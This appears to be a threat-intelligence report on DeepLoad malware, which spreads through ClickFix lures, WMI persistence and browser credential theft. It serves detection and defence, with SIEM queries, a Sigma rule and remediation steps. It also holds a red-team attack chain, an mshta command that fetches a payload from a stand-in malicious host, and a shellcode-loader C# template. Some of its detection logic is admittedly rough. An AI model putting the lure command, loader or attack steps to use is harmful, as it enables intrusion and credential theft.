
DeepLoad Malware Uses ClickFix and WMI Persistence to Steal Browser Credentials

DeepLoad Malware: "ClickFix" Social Engineering Fuels Advanced Credential Theft & Persistence
For General Readers (Journalistic Brief)
Cybersecurity experts have uncovered a new, highly sophisticated malware campaign that deceives users into installing malicious software by posing as urgent system updates. This campaign, dubbed "ClickFix," uses a cunning social engineering tactic: attackers send messages that appear to be critical fixes or important system notifications. When unsuspecting users follow the instructions, they unknowingly download and run dangerous software on their computers.
At the heart of this threat is a newly discovered malware called DeepLoad. This malware is engineered for extreme stealth, employing advanced methods to evade antivirus programs and other security defenses. Its primary objective is to steal your login details, particularly the passwords you save in your web browsers. By capturing this sensitive information, attackers can gain access to your online accounts, potentially leading to identity theft and financial fraud.
DeepLoad also aims to remain on your computer for as long as possible. It cleverly abuses a built-in Windows feature called WMI (Windows Management Instrumentation) to ensure it can restart itself even after your computer has been shut down and turned back on. This makes it incredibly difficult to remove. The malware can also spread to other computers through USB drives, effectively turning your infected device into a launching pad for further infections.
The overall risk posed by DeepLoad is considered "High Severity." This rating is due to its multi-stage attack strategy, its ability to evade detection, and its potential for rapid spread. While it doesn't exploit a specific software bug, it masterfully abuses built-in Windows functionalities and exploits user trust, making it a significant threat to both individuals and organizations.
Technical Deep-Dive
1. Executive Summary
A sophisticated malware campaign, identified by researchers, leverages a social engineering tactic dubbed "ClickFix" to distribute a novel malware loader named DeepLoad. This malware employs advanced evasion techniques, including AI-assisted obfuscation and direct native API invocation, to bypass static analysis and real-time detection. DeepLoad's primary objectives are immediate credential theft, persistent session capture via malicious browser extensions, and lateral movement facilitated by WMI persistence. Its propagation capabilities extend to removable media and re-infection through WMI event subscriptions. The overall threat is classified as High Severity due to its multi-stage attack chain, stealthy execution, and potential for widespread compromise. CVSS score is Not publicly disclosed. Affected products are primarily Microsoft Windows operating systems.
2. Technical Vulnerability Analysis
- CVE ID and Details: No specific CVE ID is associated with the reported techniques. The malware exploits inherent Windows functionalities and social engineering rather than a specific software vulnerability.
- Root Cause (Code-Level): The root cause lies in the combination of:
- Social Engineering (CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component): The "ClickFix" tactic manipulates users into executing arbitrary code via the
mshta.exeutility and Windows Run dialog. - Dynamic Code Generation and Execution (CWE-94: Improper Control of Generation of Code): The use of
Add-Typein PowerShell to compile and execute C# code on-the-fly bypasses traditional file-based detection. - Process Injection (CWE-94: Improper Control of Generation of Code; CWE-787: Out-of-bounds Write): APC injection relies on manipulating process execution flow by writing shellcode into a target process's memory.
- Insecure Use of Legitimate Utilities: Over-reliance on
mshta.exeand direct native API calls without proper validation or monitoring. - WMI Event Subscription Abuse (CWE-269: Improper Privilege Management): Exploitation of WMI's legitimate persistence mechanism for malicious re-infection.
- Social Engineering (CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component): The "ClickFix" tactic manipulates users into executing arbitrary code via the
- Affected Components:
- Microsoft Windows operating systems (versions not specified, but likely targeting modern versions like Windows 10/11 and Server editions).
- Windows PowerShell (versions not specified).
mshta.exe(HTML Application Host).- Web Browsers (e.g., Chrome, Firefox) via malicious extensions.
- Windows Management Instrumentation (WMI).
- Attack Surface:
- User interaction via social engineering lures.
- Windows Run dialog (
Win+R). - PowerShell interpreter.
- System processes (
LockAppHost.exefor masquerading). - Network protocols for downloading payloads and C2 communication.
- Removable media interfaces.
- WMI service.
3. Exploitation Analysis (Red-Team Focus)
- Red-Team Exploitation Steps:
- Initial Access (Social Engineering): Deliver a lure (e.g., fake error message, system fix prompt) to the target user. The lure instructs the user to open the Windows Run dialog and paste a crafted PowerShell command.
- Payload Staging: The pasted PowerShell command executes
mshta.exewhich downloads and runs an obfuscated PowerShell script. - Obfuscation Evasion & Dynamic Compilation: The PowerShell script employs advanced obfuscation techniques (potentially AI-assisted) to hinder static analysis. It then uses
Add-Typeto compile C# code dynamically, generating a temporary DLL in the user's%TEMP%directory with a randomized filename. - Process Masquerading & Injection: The compiled C# payload is designed to masquerade as
LockAppHost.exe. It then uses Asynchronous Procedure Call (APC) injection to inject its core malicious logic into a legitimate, running Windows process (specific target process not publicly disclosed, but oftenexplorer.exeorsvchost.exe). This bypasses the need to write a distinct malicious executable to disk. - PowerShell History Disablement: The malware disables PowerShell command history logging (
Set-PSReadLineOption -HistorySaveStyle SaveNothing) to prevent forensic analysis of executed commands. - Credential Theft: The injected payload performs credential theft, targeting browser passwords and installing a malicious browser extension that intercepts credentials during login attempts.
- Persistence (WMI): The malware establishes a WMI event subscription. This subscription is configured to trigger the re-execution of the malware payload after a specified delay (e.g., ~3 days), even if the initial compromised process is terminated or the system is rebooted.
- Lateral Movement (Removable Media): The malware scans for connected removable media. It copies itself to these devices, creating
.lnkfiles that mimic legitimate installers (e.g.,ChromeSetup.lnk,AnyDesk.lnk). When a user interacts with these.lnkfiles on another machine, the infection chain restarts.
- Privileges Needed: Initial execution requires user-level privileges to open the Run dialog and execute PowerShell commands. Post-exploitation, the injected payload may attempt to elevate privileges or leverage existing privileges for lateral movement and persistence.
- Network Requirements: Internet access is required for the initial download of the PowerShell loader via
mshta.exe. Subsequent C2 communication for data exfiltration and command and control would also require network connectivity. - Public PoCs and Exploits: No specific public PoCs or exploit modules are referenced. The techniques described are functional attack methodologies rather than specific exploit code for a single CVE.
- Exploitation Prerequisites:
- User interaction to execute the initial PowerShell command.
- Execution policy allowing PowerShell scripts.
mshta.exeavailability and execution.Add-Typecmdlet functionality.- Sufficient privileges for process injection and WMI manipulation.
- Network connectivity for payload download and C2.
- Automation Potential: High. The social engineering lure can be distributed widely. Once executed, the malware automates obfuscation, injection, credential theft, WMI persistence, and removable media propagation. It is suitable for worm-like propagation via removable media.
- Attacker Privilege Requirements: Unauthenticated (initially via user interaction), then user-level privileges to execute commands and perform process injection. Potential for privilege escalation to achieve broader system access.
- Worst-Case Scenario:
- Confidentiality: Widespread theft of sensitive user credentials (browser passwords, potentially other stored credentials), leading to account compromise, identity theft, and further network intrusion. Sensitive data exfiltration.
- Integrity: Compromise of system integrity through persistent backdoors, modification of system configurations via WMI, and potential deployment of additional malicious payloads.
- Availability: While not its primary focus, persistent re-infection and system instability could impact availability. Lateral movement could lead to widespread network disruption.
4. Vulnerability Detection (SOC/Defensive Focus)
How to Detect if Vulnerable:
- PowerShell Execution Policy: Check if PowerShell execution policies are overly permissive (e.g.,
Bypass,Unrestricted).Get-ExecutionPolicy -List - WMI Event Subscription Configuration: Audit for newly created or suspicious WMI event consumers and filters.
Get-WmiObject -Namespace root\Subscription -Class __EventConsumer | Select-Object __Class, Name, EventName, CreatorSID Get-WmiObject -Namespace root\Subscription -Class __EventFilter | Select-Object __Class, Name, EventNamespace, Query - Presence of Suspicious
.lnkfiles on removable media: Scan removable drives for.lnkfiles with names mimicking legitimate installers. - Dynamic DLL Generation: Monitor for PowerShell processes creating
.dllfiles in%TEMP%or%APPDATA%\Local\Tempwith randomized filenames.
- PowerShell Execution Policy: Check if PowerShell execution policies are overly permissive (e.g.,
Indicators of Compromise (IOCs):
- File Hashes: Not provided in the report.
- Network Indicators:
mshta.exemaking outbound connections to download scripts from suspicious URLs.- PowerShell processes making outbound connections for C2 or payload retrieval.
- Malicious browser extensions making outbound connections to C2 servers.
- Process Behavior Patterns:
mshta.exespawningpowershell.exe.powershell.exeexecuting commands involvingAdd-Type -Type Compile.powershell.execreating.dllfiles in%TEMP%.powershell.exedisabling PowerShell history (Set-PSReadLineOption -HistorySaveStyle SaveNothing).powershell.exeor injected processes making direct native API calls (e.g.,CreateProcess,VirtualAlloc,WriteProcessMemory,QueueUserAPC).LockAppHost.exeexhibiting unusual network activity or memory regions.- Suspicious parent-child process relationships (e.g.,
winlogon.exe->LockAppHost.exe-> injected process).
- Registry/Config Changes:
- Disabling PowerShell history logging.
- Creation of WMI event subscriptions in
root\Subscription.
- Log Signatures:
- Windows Event Log: Security (4688 - Process Creation), PowerShell logs (if enabled).
- Sysmon: Event ID 1 (Process Creation), Event ID 11 (File Creation), Event ID 22 (Event Log).
- Firewall logs showing suspicious outbound connections from
mshta.exeorpowershell.exe.
SIEM Detection Queries:
KQL (Microsoft Sentinel):
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has "Add-Type" and ProcessCommandLine has "-Type Compile"
| extend TempPath = extract("(?i)%TEMP%\\\\(.+\\.dll)", 1, ProcessCommandLine) // Basic extraction, may need refinement
| where isnotempty(TempPath)
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
| join kind=inner (
    DeviceFileEvents
    | where FileName endswith ".dll" and FolderPath has "%TEMP%"
    | project DeviceName, FileName, FolderPath, FileCreationTime
) on DeviceName, $left.FileName == $right.FileName // This join logic needs careful tuning based on actual log schema
| where FileCreationTime between (TimeGenerated .. 5m) // Correlate DLL creation with PowerShell execution
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, FileName, FolderPath
SPL (Splunk):
index=* sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=1
| search TargetImage="*\\powershell.exe" CommandLine="*Add-Type* -Type Compile*"
| rename CommandLine as PowerShellCommandLine
| join ComputerName, TimeGenerated [search index=* sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=11 Image="*\\powershell.exe" TargetFilename="*.dll" TargetFilename="*\\Temp\\*.dll" | rename TargetFilename as CreatedDllPath | table ComputerName, CreatedDllPath]
| where CreatedDllPath != "" AND CreatedDllPath LIKE "%\\Temp\\%"
| table _time, ComputerName, User, PowerShellCommandLine, CreatedDllPath
Sigma:
title: Suspicious PowerShell Dynamic DLL Compilation
id: 12345678-abcd-efgh-ijkl-9876543210fe
status: experimental
description: Detects PowerShell executing Add-Type to compile C# code dynamically, potentially creating a DLL in the temp directory.
logsource:
  category: process_creation
  product: windows
detection:
  selection_img:
    Image|endswith:
      - '\powershell.exe'
      - 'powershell_ise.exe'
  selection_cli:
    CommandLine|contains:
      - 'Add-Type'
      - '-Type Compile'
  filter_cli_temp:
    CommandLine|contains: '%TEMP%' # This is a simplification, actual DLL path is not in command line
  condition: selection_img and selection_cli
falsepositives:
  - Legitimate software using PowerShell for dynamic compilation (rare)
level: medium
tags:
  - attack.execution
  - attack.t1059.001
  - malware
  - deepload
Behavioral Indicators:
- Unusual parent-child process relationships (e.g.,
mshta.exespawningpowershell.exe,powershell.exespawning unusual processes or injecting into others). - PowerShell scripts that do not use standard cmdlets but directly call WinAPI functions.
- Creation of temporary files (DLLs) in user-writable directories by unexpected processes.
- WMI event consumers that are not part of standard system configurations.
- Browser extensions installed without explicit user consent or from untrusted sources.
- Suspicious
.lnkfiles found on removable media.
- Unusual parent-child process relationships (e.g.,
5. Mitigation & Remediation (Blue-Team Focus)
- Official Patch Information: No specific patch is available as this malware exploits legitimate functionalities and social engineering, not a software vulnerability. Mitigation relies on security controls and user awareness.
- Workarounds & Temporary Fixes:
- Restrict
mshta.exeExecution: Implement application whitelisting or AppLocker policies to restrictmshta.exeexecution, especially from user profiles or temporary directories. - PowerShell Constrained Language Mode: Enforce PowerShell Constrained Language Mode where feasible to limit the use of cmdlets like
Add-Typeand direct WinAPI calls. - Disable PowerShell History: While DeepLoad disables it, ensure PowerShell history logging is enabled and protected.
- WMI Event Subscription Monitoring & Auditing: Implement strict monitoring and alerting for the creation of new WMI event consumers and filters. Regularly audit existing subscriptions.
- Network Segmentation & Proxying: Use web proxies and firewalls to monitor and block outbound connections from
mshta.exeandpowershell.exeto known malicious or unapproved destinations. - Browser Extension Control: Enforce strict policies on browser extension installation. Use enterprise management tools to whitelist or blacklist extensions.
- Removable Media Policy: Implement a policy to scan all removable media for malware before allowing access. Consider disabling autorun functionality.
- User Awareness Training: Conduct regular training on social engineering tactics, the risks of executing commands from untrusted sources, and the importance of verifying software installations.
- Restrict
- Manual Remediation Steps (Non-Automated):
- Identify and Terminate Malicious Processes: Use task manager or
taskkillto terminate suspicious processes (e.g.,powershell.exewith suspicious command lines, injected processes,LockAppHost.exeexhibiting abnormal behavior). - Remove Dynamic DLLs: Locate and delete any dynamically generated DLL files in
%TEMP%or similar temporary directories. - Remove WMI Persistence:
# Identify suspicious consumers and filters first Get-WmiObject -Namespace root\Subscription -Class __EventConsumer | Select-Object __Class, Name, EventName, CreatorSID, __Path Get-WmiObject -Namespace root\Subscription -Class __EventFilter | Select-Object __Class, Name, EventNamespace, Query, __Path # Example: Remove a specific consumer and its associated filter $consumerPath = "root\Subscription:ScriptEventConsumer.Name='SuspiciousConsumerName'" # Replace with actual path $filterPath = "root\Subscription:__EventFilter.Name='SuspiciousFilterName'" # Replace with actual path Remove-WmiObject -InputObject (Get-WmiObject -Namespace root\Subscription -Class __EventConsumer -Filter "Name='SuspiciousConsumerName'") Remove-WmiObject -InputObject (Get-WmiObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='SuspiciousFilterName'") - Remove Malicious Browser Extensions: Manually uninstall suspicious browser extensions from affected user profiles.
- Clean Removable Media: Scan and clean any infected removable media, removing the malicious
.lnkfiles. - Review and Harden PowerShell Configuration: Ensure execution policies are set appropriately and consider enabling script block logging.
- System Hardening: Apply security baselines and patches to affected systems.
- Identify and Terminate Malicious Processes: Use task manager or
- Risk Assessment During Remediation:
- Risk of Re-infection: If WMI persistence is not fully removed or removable media is reintroduced without cleaning, re-infection is highly probable.
- Incomplete Removal: Manual removal of dynamic components or injected code might be challenging without specialized tools or deep forensic analysis.
- User Interaction: If users are not educated, they may re-execute the initial lure.
- Lateral Movement: If the malware has already spread laterally, remediation efforts on a single machine may not be sufficient.
6. Supply-Chain & Environment-Specific Impact
- CI/CD Impact: Not directly applicable unless the malware is introduced into build artifacts or the build pipeline itself. However, the dynamic compilation aspect could be mimicked by malicious build tools.
- Container/Kubernetes Impact:
- Docker: If containers are running Windows Server Core or Nano Server, they are potentially vulnerable. However, container isolation (e.g., process isolation, namespace isolation) would limit the direct impact of process injection and WMI persistence to the container itself, unless the container is privileged or running with excessive permissions.
- Kubernetes: Similar to Docker, Windows nodes in Kubernetes are susceptible. The impact would be contained within the pod unless the pod has elevated privileges or exploits host vulnerabilities. The social engineering vector is less likely in a typical Kubernetes deployment unless it targets developers or administrators interacting with the cluster.
- Supply-Chain Implications: The malware's reliance on dynamic code generation and social engineering doesn't directly target software dependencies in the traditional supply-chain sense (e.g., vulnerable libraries in npm, PyPI). However, the "ClickFix" mechanism could be used to deliver malicious scripts that then target supply-chain components. The use of legitimate tools like
mshta.exeand PowerShell highlights the challenge of distinguishing legitimate activity from malicious use of trusted components.
7. Advanced Technical Analysis
- Exploitation Workflow (Detailed):
- User Interaction: Victim receives a lure (e.g., email, pop-up) instructing them to run a command.
- Run Dialog Execution: Victim opens
Win+R, pastesmshta.exe "http://malicious.domain/payload.hta". - HTA Execution:
mshta.exedownloads and executes the HTA file. The HTA contains JavaScript or VBScript that, in turn, executes a PowerShell command. - PowerShell Loader: The PowerShell command downloads and executes an obfuscated PowerShell script.
- Dynamic Compilation: The PowerShell script uses
Add-Typeto compile C# code into a temporary DLL in%TEMP%.// Conceptual C# code snippet within PowerShell Add-Type $csharpCode = @" using System; using System.Runtime.InteropServices; // ... other necessary usings ... public class Payload { [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect); [DllImport("kernel32.dll")] public static extern void RtlMoveMemory(IntPtr dest, IntPtr src, uint len); [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr param, uint dwCreationFlags, ref uint lpThreadId); [DllImport("kernel32.dll")] public static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds); public static void Execute() { // Shellcode bytes would be embedded here or decrypted byte[] shellcode = new byte[] { 0x90, 0x90, /* ... shellcode ... */ }; IntPtr exec_mem = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x1000, 0x40); // MEM_COMMIT | PAGE_EXECUTE_READWRITE IntPtr ptr_shellcode = Marshal.AllocHGlobal(shellcode.Length); Marshal.Copy(shellcode, 0, ptr_shellcode, shellcode.Length); RtlMoveMemory(exec_mem, ptr_shellcode, (uint)shellcode.Length); uint threadId = 0; IntPtr threadHandle = CreateThread(IntPtr.Zero, 0, exec_mem, IntPtr.Zero, 0, ref threadId); WaitForSingleObject(threadHandle, 0xFFFFFFFF); // INFINITE } } "@ Add-Type -TypeDefinition $csharpCode -ReferencedAssemblies System.dll [Payload]::Execute() - APC Injection: The compiled C# code likely performs APC injection. This involves:
- Finding a target process (e.g.,
explorer.exe). - Opening a handle to the target process with
PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_CREATE_THREAD. - Allocating memory within the target process using
VirtualAllocEx. - Writing the actual shellcode (payload) into the allocated memory using
WriteProcessMemory. - Queuing an APC to the target process's thread using
QueueUserAPC. This APC will execute the shellcode when the thread next enters an alertable state.
- Finding a target process (e.g.,
- Credential Theft & Browser Extension: The injected shellcode performs credential dumping (e.g., via Mimikatz-like techniques or browser artifact access) and installs a malicious browser extension.
- WMI Persistence: The malware registers a WMI event filter and consumer. For example, a filter might trigger on a specific system event (e.g.,
__EventFilterfor a timer or__EventFilterforWin32_ProcessStartTrace) and a consumer (e.g.,ScriptEventConsumer) executes a command or script. - Removable Media Propagation: The malware enumerates drives, identifies removable media, and copies itself along with a malicious
.lnkfile.
- Code-Level Weakness:
Add-TypeCmdlet: This PowerShell cmdlet is a powerful tool for dynamic code compilation. When used with untrusted input or without proper validation, it allows attackers to execute arbitrary code.- APC Injection: This technique is inherently complex and relies on precise manipulation of process memory and thread states. Errors in implementation can lead to crashes, but successful execution bypasses many standard process-creation monitoring mechanisms.
- WMI Event Subscription: The WMI service is designed for extensibility and automation. When not properly secured or monitored, its persistence mechanisms can be abused.
- Related CVEs & Chaining: No direct CVE chaining is reported. However, similar techniques have been observed in various APT campaigns. The malware leverages common Windows functionalities that, when combined with social engineering, create a potent attack chain.
- Bypass Techniques:
- WAF/IDS: Bypassed by using legitimate Windows utilities (
mshta.exe), direct WinAPI calls, and obfuscation. Network traffic may appear as legitimate HTTP/HTTPS requests for HTA or script files. - EDR: Evasion through:
- Process Hollowing/APC Injection: Avoids writing executables to disk and uses legitimate process memory.
- Dynamic Code Generation: Prevents signature-based detection of the payload.
- Direct WinAPI Calls: Bypasses PowerShell-specific monitoring hooks.
- Masquerading: Blends in with legitimate system processes.
- PowerShell History Disablement: Hinders forensic analysis.
- Sandboxes: Advanced sandboxes might detect dynamic compilation or APC injection, but the AI-assisted obfuscation could be designed to make sandbox analysis more challenging by adapting its behavior.
- WAF/IDS: Bypassed by using legitimate Windows utilities (
8. Practical Lab Testing
- Safe Testing Environment Requirements:
- Isolated network segment (VLAN, firewall rules) with no access to production or sensitive systems.
- Dedicated virtual machines (VMs) running the target Windows versions.
- Snapshotting capabilities for easy rollback.
- Network traffic capture tools (e.g., Wireshark, tcpdump).
- Process monitoring tools (e.g., Sysmon, Process Explorer, Process Monitor).
- PowerShell logging enabled (Script Block Logging, Module Logging).
- EDR solution (if available for testing).
- How to Safely Test:
- Setup Isolated Environment: Deploy Windows VMs on an isolated network.
- Prepare Lure: Create a simulated "ClickFix" lure (e.g., a text file with instructions, a fake error message).
- Simulate Payload Delivery: Host a basic HTA file and a PowerShell script on a local web server within the isolated network. The PowerShell script should contain a simplified version of the
Add-Typefunctionality to compile a benign C# payload (e.g., one that creates a specific file or logs a message). - Execute Initial Step: From the victim VM, open the Run dialog and execute the
mshta.execommand pointing to the local HTA file. - Observe Behavior:
- Monitor process creation (
mshta.exe->powershell.exe). - Examine PowerShell command lines for
Add-Type. - Check
%TEMP%for dynamically generated DLLs. - If implementing APC injection, monitor target processes for memory allocation and thread creation.
- Verify PowerShell history is disabled.
- Monitor process creation (
- Test Persistence: Implement a simplified WMI persistence mechanism (e.g., a timer that triggers a simple script execution after a few minutes) and verify it.
- Test Removable Media Propagation: Mount a USB drive (simulated in VM) and observe if the malware copies itself and creates
.lnkfiles. - Validate Detection: Run the SIEM/EDR detection rules against the generated logs and observe if they trigger.
- Test Metrics:
- Successful execution of the initial lure.
- Successful dynamic DLL compilation.
- Successful process injection (if simulated).
- Successful WMI persistence setup and re-execution.
- Successful propagation to simulated removable media.
- Detection rate of the implemented SIEM/EDR rules.
- Time to detect and remediate.
9. Geopolitical & Attribution Context
- State-Sponsored Involvement: No public evidence suggests state-sponsored involvement. The techniques are sophisticated but do not exhibit hallmarks of specific nation-state actor toolkits or targeting patterns.
- Targeted Sectors: Not publicly disclosed. The social engineering vector and credential theft focus suggest a broad targeting approach, potentially for financial gain or as a precursor to more targeted attacks.
- Attribution Confidence: Low. The techniques are advanced and can be adopted by various threat actors, from sophisticated criminal groups to potentially nation-state actors. Without specific IOCs or unique TTPs tied to known groups, attribution remains speculative.
- Campaign Context: This appears to be a novel campaign focused on credential theft and establishing persistent access. It is not explicitly linked to known large-scale APT campaigns at this time.
- If unknown: Attribution currently unconfirmed.
10. References & Sources
- Zerosday News article: "DeepLoad Malware Uses ClickFix and WMI Persistence to Steal Browser Credentials" (Published March 30, 2026)
- ReliaQuest Research (as cited by Zerosday News)
- MITRE ATT&CK Framework (for TTP mapping)
- Microsoft Documentation on
mshta.exe, PowerShell, and WMI.